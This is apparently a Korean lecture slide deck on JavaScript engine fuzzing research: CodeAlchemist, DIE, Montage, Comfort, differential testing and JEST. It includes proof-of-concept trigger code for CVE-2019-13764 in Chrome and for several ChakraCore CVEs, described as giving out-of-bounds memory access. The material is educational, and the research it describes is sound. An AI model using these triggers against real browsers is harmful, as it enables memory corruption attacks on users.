    var x = -Infinity;
    var k = 0;
    arr[0] = 2.3023e-320;
    for (var i = 0; i < 1; i += x) {
        if (i == -Infinity) x = +Infinity;
        if (++k > 10) break;
    }
    i = Math.max(i, 0x100000800);
    i = Math.min(0x100000801, i);
    i -= 0x1000007fa;
    i >>= 1;
    i += 10;
}

var array = new Array(i);           -1011 크기의 Array가 생성
array[0] = 1.1;
var array2 = [1.1, 1.2, 1.3, 1.4]; Out-of-Bound로 접근 가능
```

엔진 실제 값: -1011 / 엔진의 추측: 13 (int32_t)

-1011 크기의 Array가 생성

Out-of-Bound로 접근 가능

Common Vulnerabilities and Exposures (CVE) 2019-13764 – Proof of Concept (PoC) 코드

<https://nvd.nist.gov/vuln/detail/cve-2019-13764>

<https://googleprojectzero.blogspot.com/2021/01/in-wild-series-chrome-infinity-bug.html>

예시 - CVE-2019-13764 (Google Chrome)

```
function trigger() {  
    var x = -Infinity;  
    var k = 0;  
    arr[0] = 2.3023e-320;  
    for (var i = 0; i < 1; i += x) {  
        if (i == -Infinity) x = +Infinity;  
        if (++k > 10) break;  
    }  
    i = Math.max(i, 0x100000800);  
    i = Math.min(0x100000801, i);  
    i -= 0x1000007fa;  
    i >>= 1;  
    i += 10;  
  
    var array = new Array(i);  
    array[0] = 1.1;  
    var array2 = [1.1, 1.2, 1.3, 1.4];  
}
```

HTML 페이지를 통한 메모리 변경
(코드 삽입) 공격 가능

엔진 실제 값: -1011 / 엔진의 추측: 13 (int32_t)

-1011 크기의 Array가 생성

Out-of-Bound로 접근 가능

Common Vulnerabilities and Exposures (CVE) 2019-13764 – Proof of Concept (PoC) 코드

<https://nvd.nist.gov/vuln/detail/cve-2019-13764>

<https://googleprojectzero.blogspot.com/2021/01/in-wild-series-chrome-infinity-bug.html>


소프트웨어 분석 기술 기반 자동 결함 검출

- 정적 분석 (**Static Analysis**)
 - 프로그램 실행 전에 코드를 분석하여 결함을 검출
- 동적 분석 (**Dynamic Analysis**)
 - 프로그램 실행 도중에 코드를 분석하여 결함을 검출
- 기호 실행 (**Symbolic Execution**)
 - 미지수의 값을 기호로 치환하여 프로그램을 분석하는 방법
- 퍼징 (**Fuzzing / Fuzz Testing**)
 - 예상치 못한 입력의 생성으로 프로그램의 올바름을 자동으로 검사하는 방법

퍼징 (Fuzzing)

퍼징 (Fuzzing)

- 취약점을 찾는 가장 널리 사용되는 방법 중 하나
- 위스콘신 대학의 Barton Miller가 1990년대에 처음으로 개발
- 프로그램이 예상하지 못할만한 입력(Fuzz Input)들을 자동으로 생성하여 검사



퍼징의 분류

- **Black-box Fuzzing**
 - 프로그램의 최종 출력 결과만 보고 판단하여 입력 생성
- **White-box Fuzzing**
 - 프로그램의 소스 코드를 직접 분석하면서 입력을 생성
- **Gray-box Fuzzing**
 - 프로그램의 간접적인 정보만을 활용하여 입력을 생성

입력 생성 방식의 차이

- **Generation-based Fuzzing**

- 입력 생성 모델을 통해 입력을 생성하는 방식

- **Mutation-based Fuzzing**


- 존재하는 입력들을 수정하면서 새로운 입력을 생성하는 방식

결함의 판단


- 메모리 및 타입 결함
 - 메모리 결함: Buffer Overflow / Crash / Use-After-Free / ...
 - 타입 결함: Bad Casting / ...
- 논리 결함
 - 오라클(다른 구현체 / 최적화 전후 / 기계화 문서 등)과의 비교를 통해 검사
 - 예상하지 않은 결과가 나왔을 시에 논리적 결함이 발생하였다고 판단

JS 엔진 퍼징의 핵심

- 어떻게 입력(JS 프로그램)을 생성할 것인가



- 어떻게 실행 결과에 결함이 있다는 것을 판단할 것인가



JS 엔진 퍼징 연구 동향

[NDSS'19] CodeAlchemist

- 연구의 동기

- JS는 매우 동적인 언어로 문법이 맞다고 하여도 오류가 많이 발생

```
1 eval ('break'); // SyntaxError
2 var r = new Array(4294967296); // RangeError
3 u; // ReferenceError
4 var t = 10; t(); // TypeError
5 decodeURIComponent('%'); // URIError
```

- 핵심 아이디어

- 기존 코드들을 부품 별로 쪼개서 모아두고 결합 가능한 부품끼리 재조합
 - Black-box Fuzzing / Generation-based Fuzzing

[NDSS'19] H. Han, et al. “CodeAlchemist: Semantics-Aware Code Generation to Find Vulnerabilities in JavaScript Engines”

[NDSS'19] CodeAlchemist

```
var f = function () { return 42; };
var n = f();
```

[NDSS'19] CodeAlchemist

```
var f = function () { return 42; };  
var n = f();
```



부품 모음

B₁

```
var f = function() { return 42; }
```

S₀: func

B₂

```
var n = f();
```

S₀: func

S₁: num

S₂: func

[NDSS'19] CodeAlchemist

```
var f = function () { return 42; };  
var n = f();
```

부품 모음

B₁

```
var f = function() { return 42; }
```

S₀: func

데이터 흐름 분석

B₂

```
var n = f();
```

S₀: func


S₁: num

S₂: func

[NDSS'19] CodeAlchemist

```
var f = function () { return 42; };
var n = f();
```

부품 모음



[NDSS'19] CodeAlchemist

```
1  var n = 42; // Var1
2  var arr = new Array(0x100); // Var2
3  for (let i = 0; i < n; i++) // For3-0, For3-1
4  { // Block4
5      arr[i] = n; // Expr5
6      arr[n] = i; // Expr6
7 }
```



부품 모음

```
1  var s0 = new Array(0x100); // Var2
2  var s1 = 42; // Var1
3  for (let s2 = 0; s2 < s1; s2++) { // For3-1
4      for (let s3 = 0; s3 < s2; s3++) { // For3-0
5          s0[s3] = s2;
6          s0[s2] = s3;
7      }
8  }
```



[SP'20] DIE

- 연구의 동기
 - 현존하는 JS 엔진의 CVE에 비슷한 양상(**Aspect**)을 파악
 - 타입(**Type**)과 구조(**Structure**)가 일치하는 비슷한 CVE를 다수 발견
- 핵심 아이디어
 - 타입(**Type**)과 구조(**Structure**)의 양상(**Aspect**)을 유지하는 수정을 제안
 - Black-box Fuzzing / Mutation-based Fuzzing

[SP'20] S. Park, et al. “Fuzzing javascript engines with aspect-preserving mutation”

[SP'20] DIE

```
1  function opt(arr, obj) {  
2    arr[0] = 1.1;  
3    typeof(arr[obj]); ③(order)  
4    arr[0] = 2.3023e-320;  
5  }  
6  function main() {  
7    let arr = [1.1, 2.2, 3.3];  
8    for (let i = 0; i < 0x10000; i++) {  
9      opt(arr, {}); ①(precondition)  
10     }  
11    opt(arr, {toString: () => {  
12      arr[0] = {};  
13      throw 1;  
14    }}); ②(type)  
15    print(arr[0]);  
16  }  
17  main();  
18 }
```

(a) CVE-2018-0840
(e.g., input corpus)

```
function opt(arr, obj) {  
  arr[0] = 1.1;  
  obj.x;  
  arr[0] = 2.3023e-320;  
}  
function main() {  
  let arr = [1.1, 2.2, 3.3];  
  for (let i = 0; i < 0x10000; i++) {  
    opt(arr, {});  
  }  
  let get = Map.prototype.get;  
  Map.prototype.get = function (key) {  
    Map.prototype.get = get;  
    arr[0] = {};  
    return this.get(key);  
  }  
  opt(arr, Int1); ④(new code)  
  print(arr[0]);  
}  
main();
```

(b) CVE-2018-8288
(e.g., output test case)

[SP'20] DIE - CVE-2019-0990

```
1 function opt(arr, start, end) {  
2   for (let i = start; i < end; i++) {  
3     if (i === 10) {  
4       i += 0;  
5     }  
6     + start++;  
7     + ++start;  
8     + --start;  
9     arr[i] = 2.3023e-320;  
10   }  
11 + arr[start] = 2.3023e-320;  
12 }  
13 function main() {  
14   let arr = new Array(100);  
15   arr.fill(1.1);  
16  
17   for (let i = 0; i < 1000; i++) {  
18     - opt(arr, 0, 3);  
19     + opt(arr, 0, i);  
20   }  
21   opt(arr, 0, 100000);  
22 }  
23 main();
```

- corpus: CVE-2018-0777

Generation
w/ type information

Mutation
(structure preserving)

Mutation
(type preserving)

언어 모델 기반 JS 엔진 퍼징

- [Usenix'20] Montage
 - JS 코드 AST를 Long short-term memory (**LSTM**)에 적합하도록 **파편화**
 - 이를 기반으로 LSTM 모델을 학습하여 양질의 JS 프로그램을 생성

[Usenix'20] Lee et al. “Montage: A Neural Network Language Model-Guided JavaScript Engine Fuzzer”

- [PLDI'21] Comfort
 - JS 언어 공식 문서인 **ECMA-262**에서 정보를 간단하게 **추출 및 활용**
 - 이를 기반으로 **Transformer**를 학습하여 양질의 JS 프로그램을 생성

[PLDI'21] G. Ye, et al. “Automated conformance testing for JavaScript engines via deep compiler fuzzing”

JS 엔진 결함 검출 방식

- 메모리 및 타입 결함 검출
 - 메모리 및 타입 결함은 실행을 통해 바로 검출이 가능
- 다른 JS 엔진과 차분 테스팅 (**Differential Testing**)
 - 다른 JS 엔진이라도 같은 JS 코드에 대해서는 동일하게 동작해야 함


[PLDI'21] G. Ye, et al. “Automated conformance testing for JavaScript engines via deep compiler fuzzing”

- JIT 컴파일 기반 최적화 유무에 따른 차분 테스팅 (**Differential Testing**)
 - JIT 컴파일 기반 최적화와는 무관하게 동일 코드는 동일하게 동작해야 함

[CCS'22] L. Bernhard, et al. “Jit-Picking: Differential Fuzzing of JavaScript Engines”

기계화 명세 기반 JS 엔진 퍼징 기법

기계화 명세 기반 JS 엔진 퍼징 기법



ACM SIGSOFT
Distinguished Paper

[ICSE'21] J. Park, et al. "JEST: N+1-version Differential Testing of Both JavaScript Engines"

[PLDI'23] J. Park, et al. "Feature-Sensitive Coverage for Conformance Testing of Programming Language Implementations"

ECMA-262 (JS 명세)


13.2.5.2 Runtime Semantics: Evaluation

ArrayLiteral : [*ElementList* , *Elision*_{opt}]

1. Let *array* be ! *ArrayCreate*(0).
2. Let *nextIndex* be the result of performing *ArrayAccumulation* for *ElementList* with arguments *array* and 0.
3. *ReturnIfAbrupt*(*nextIndex*).
4. If *Elision* is present, then
 - a. Let *len* be the result of performing *ArrayAccumulation* for *Elision* with arguments *array* and *nextIndex*.
 - b. *ReturnIfAbrupt*(*len*).
5. Return *array*.

The Evaluation algorithm for the third alternative of *ArrayLiteral* in ES13

JS 명세와 실행 엔진 간의 일치성



ECMA-262
(JS 명세)



GraalVM™

QuickJS



JS 실행 엔진


아이디어: N+1-버전 차분 테스팅



ECMA-262
(JS 명세)



일치성 검사
프로그램



v8
GraalVM™

QuickJS

moddable

JS 실행 엔진


